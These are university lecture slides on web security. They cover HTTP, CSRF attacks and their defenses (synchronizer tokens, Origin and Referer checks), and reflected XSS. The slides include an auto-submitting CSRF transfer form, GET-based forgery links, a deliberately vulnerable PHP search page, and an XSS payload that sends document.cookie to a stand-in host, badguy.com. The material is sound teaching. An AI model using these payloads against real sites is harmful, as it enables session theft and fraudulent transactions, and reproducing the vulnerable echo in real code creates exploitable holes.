Dr. Ammar Haider
Assistant Professor
School of Computing

CS3002 Information Security

Web Security

Background

- Website
  - Collection of resources: HTML, CCS, JavaScript
- HTTP/HTTPS
  - Protocol for client and web server communication
  - Request: GET, POST, HEAD, PUT, DELETE etc.
  - Reply Codes: 200, 400, 404 etc.
- HTTP is stateless
  - Servers mostly use cookies to track state

HTTP Request Message

Request → `GET /index.html HTTP/1.1\r\n`

Headers

```
Host: www-net.cs.umass.edu\r\n
User-Agent: Firefox/3.6.10\r\n
Accept: text/html,application/xhtml+xml\r\n
Accept-Language: en-us,en;q=0.5\r\n
Accept-Encoding: gzip,deflate\r\n
Cookie: 1678\r\n
Accept-Charset: ISO-8859-1,utf-8;q=0.7\r\n
Keep-Alive: 115\r\n
Connection: keep-alive\r\n
\r\n
```

HTTP Reply Message


Status →

Headers

Body

```
HTTP/1.1 200 OK\r\n
Date: Sun, 26 Sep 2010 20:09:20 GMT\r\n
Server: Apache/2.0.52 (CentOS)\r\n
Last-Modified: Tue, 30 Oct 2007 17:00:02 GMT\r\n
ETag: "17dc6-a5c-bf716880"\r\n
Accept-Ranges: bytes\r\n
Content-Length: 2652\r\n
Keep-Alive: timeout=10, max=100\r\n
Connection: Keep-Alive\r\n
Set-Cookie: 1678\r\n
Content-Type: text/html; charset=ISO-8859-1\r\n
\r\n
data data data data data ...
```

Tracking Session using Cookies



Cross Site Request Forgery

Cross Site Request Forgery

"Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. [...] an attacker may trick the users of a web application into executing actions of the attacker's choosing."

OWASP

- Pronounced as "Sea-Surf"

CSRF Attack

Victim Server

1 establish session

4 send forged request
(session cookie auto included)

Victim User

2 visit server somehow

3 receive malicious page

Attacker's Server

Q: How long do you stay logged in to Gmail? Facebook? ....

Attack Impact and Effects

- The impact of a successful CSRF attack is to trigger an **action** according to victim user's privileges.
  - e.g. transfer funds, change a password, cast a vote, place an order, delete a profile etc.
  - If victim is an admin user, the attack can compromise the whole application
- CSRF attacks are used by an attacker to make a target system perform a function via the target's browser without knowledge of the target user.

Attack Prerequisites

- Victim is logged into vulnerablesite.com in a particular browser
- vulnerablesite.com accepts GET and/or POST requests for important actions
- Victim loads an evil website in the same browser. That website contains attacker's code.
  - How? Through social engineering, attacker tricks the victim user into visiting attacker's evil site.


Attack Example

- User logs in to bank.com
  - Session cookie remains in browser state
- User visits attacker.com, that webpage contains:

```
<form name="F" action="http://bank.com/transfer.php">
  <input name="recipient" value="(attacker's account #)">
  <input name="amount" value="$1000">
</form>
<script> document.F.submit(); </script>
```

  - Form is auto submitted, browser sends session cookie with request
  - Transaction will be fulfilled

Attack Example



Attack via GET Requests

- Attacker causes victim to load

https://www.bank.com/transfer.php?amount=100000000&recipient=attacker

How?

- On attacker.com have a hyperlink:

```
<a href="URL">Cat photos</a>
```

- Send an HTML-formatted email with image:

```
<img src="URL">
```

- etc.

Real Life Scenarios

- CSRF vulnerabilities have been known and in some cases exploited since 2001. Because it is carried out from the user's IP address, some website logs might not have evidence of CSRF. Exploits are under-reported.
- The **Netflix** website in 2006 had numerous vulnerabilities to CSRF, which could have allowed an attacker to perform actions such as adding a DVD to the victim's rental queue, changing the shipping address on the account, or altering the victim's login credentials to fully compromise the account.

Real Life Scenarios

- The online banking web application of **ING Direct** was vulnerable to a CSRF attack that allowed illicit money transfers.
- Popular video website **YouTube** was also vulnerable to CSRF in 2008 and this allowed any attacker to perform nearly all actions of any user (edit favorites, report videos as inappropriate, share a video, subscribe to a channel etc.).
- **McAfee** was also vulnerable to CSRF and it allowed attackers to change their company system.

CSRF vulnerable websites

- What web applications are at risk?
  - Any applications that performs an action based on input from authenticated users, without requiring the user to authorize that specific action.
  - A user who is authenticated by a cookie saved in the user's web browser could unknowingly send an HTTP request to a site that trusts the user and thereby causes an unwanted action.

Defenses - STP

Synchronization (Secret) Token Pattern

- STP is a validation technique where a token, secret and unique value for each request, is embedded by the web application in all HTML forms and verified on the server side.
- The token may be generated by any method that ensures unpredictability and uniqueness (e.g. using a hash chain of random seed). The attacker is thus unable to place a correct token in their requests to authenticate them.


STP Example

- For every form on bank.com, generate a one-time random sequence as hidden parameter, and only accept the form submission if that parameter is included in POST request.

```
<form name="F" action="http://bank.com/transfer.php">
  <input name="recipient" value="">
  <input name="amount" value="">
  <input type="hidden" name="csrfToken"
     value="KbyUmhTLMpYj7CD2di7JKP1P3qmL1kPt" />
</form>
```


- attacker.com can not guess the token of an authenticated user. A form submitted by attacker.com will thus be rejected by the server.

STP Example




```
g:0"><input name="authenticity_token" type="hidden" value="0114d5b35744b522af8643921bd5a3d899e7fbd2" />
="/images/logo.jpg" width='110'></div>
```

STP Control Flow



STP Requirements

- STP token should not be sent as a cookie, but in the headers or body of request and responses
- User's browser receive the token once they visit and login to the website. Attacker's website will therefore not know the token.
- Server needs to maintain a large state table to store and validate all tokens for each user.
- Tokens are strictly for single-use. Once server verifies a tokenized request, the token is marked invalid.

Defenses - Check Origin

- The term **origin** refers to the scheme (protocol), hostname (domain), and port of a URL.
- Following URLs have the same origin because both have same scheme (http), same domain (example.com) and same port (80, implied).
  - http://example.com/app1/index.html
  - http://example.com/app2/site.html
- Following are NOT same origin because their schemes differ
  - http://example.com:8080/app3
  - https://example.com:8080/app3

https://developer.mozilla.org/en-US/docs/Glossary/Origin

Defenses - Check Origin

- To identify the source origin, OWASP recommends using one of these two standard headers that almost all HTTP requests include one or both of:
  - Origin Header
  - Referer Header
- These headers are added to requests by web browsers. Javascript code can't modify them.
- For STP mitigation, your server-side code should determine
  a) source origin: where the request is coming from?
  b) target origin: where the request is going to?

Origin Header

- Origin header contains the source domain when visiting a site.
  - e.g. You are on https://google.com and click a link that points to https://apple.com. The request going to apple will have https://google.com as its Origin header value.
- Server should verify the value of Origin header matches the target origin.
  - If it does, accept the request as legitimate
  - otherwise discard it, because the request originated from cross-domain

Origin Header

- The Origin HTTP Header standard was introduced as a method of defending against CSRF and other Cross-Domain attacks.
- Unlike the Referer, the Origin header will be present in HTTP requests that originate from an HTTPS URL.

Referer Header

- If the Origin header is not present, verify the hostname in the Referer header matches the target origin.
- By default, Referer header includes the full source URL (not just the protocol and domain)
  - e.g. Referer: https://google.com/search?q=coffee

Referer Header

- Checking the Referer header does not require any per-user state that was in case of STP.
  - That's why is a commonly used in embedded network devices.
  - Useful when memory is scarce or server-side state doesn't exist.
  - Also used with unauthenticated requests, such as requests made prior to establishing a session state.

Referer Header

However, Referer header is omitted by browsers in many cases. Why?

- Referer header is used heavily in marketing to analyse where visitors to a website come from.
- But it presents a security risk if too much information is passed on e.g.
  - https://intranet.apple.com/project/iphone contains a link to https://google.com. Clicking on the link will disclose to google that Apple is working on a project called iphone.
  - A social media site can maintain a record of Referer values for their users, revealing (some part of) their browsing history.

Cross Site Scripting (XSS)

Attackers injecting client-side scripts into web pages viewed by other users.

Actors in XSS attack

- **The website** that serves HTML pages to users who request them.
  - **The website's database** is a database that stores some of the user input included in the website's pages.
- **The victim** is a normal user of the website who requests pages from it using his browser.
- **The attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
  - **The attacker's server** is a web server controlled by the attacker for the sole purpose of stealing the victim's sensitive information.

XSS Pre-requisite

- A website receives user input and does not validate or sanitize it
- The website immediately, or at a later time, places that input on the webpages served to clients (browsers), e.g.
  - comments made on blogs/social-media/forums
  - search terms in the search engine pages
  - URL path in 404 error pages
  - Q/A on community sites (like stackoverflow.com)
  - contact details on a customer order

XSS – How to launch?

- Attackers initiate an XSS attack by sending a malicious link to a user and enticing the user to click it. Clicking on the link causes malicious javascript to be downloaded and run in victim's browser

OR

- As a malicious user, attacker sends in some javascript code as input to the server, which stores that to its database.
- Regular users of visit the website and, as part of the webpage, download the malicious code.

In both cases, the malicious JavaScript is executed in the context of victim website.

Types of XSS

1. Reflected
2. Stored
3. DOM based

1. Reflected XSS

- Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.

Reflected XSS Example

Vulnerable site victim.com

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Reflected XSS Example


Exploiting the vulnerability

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

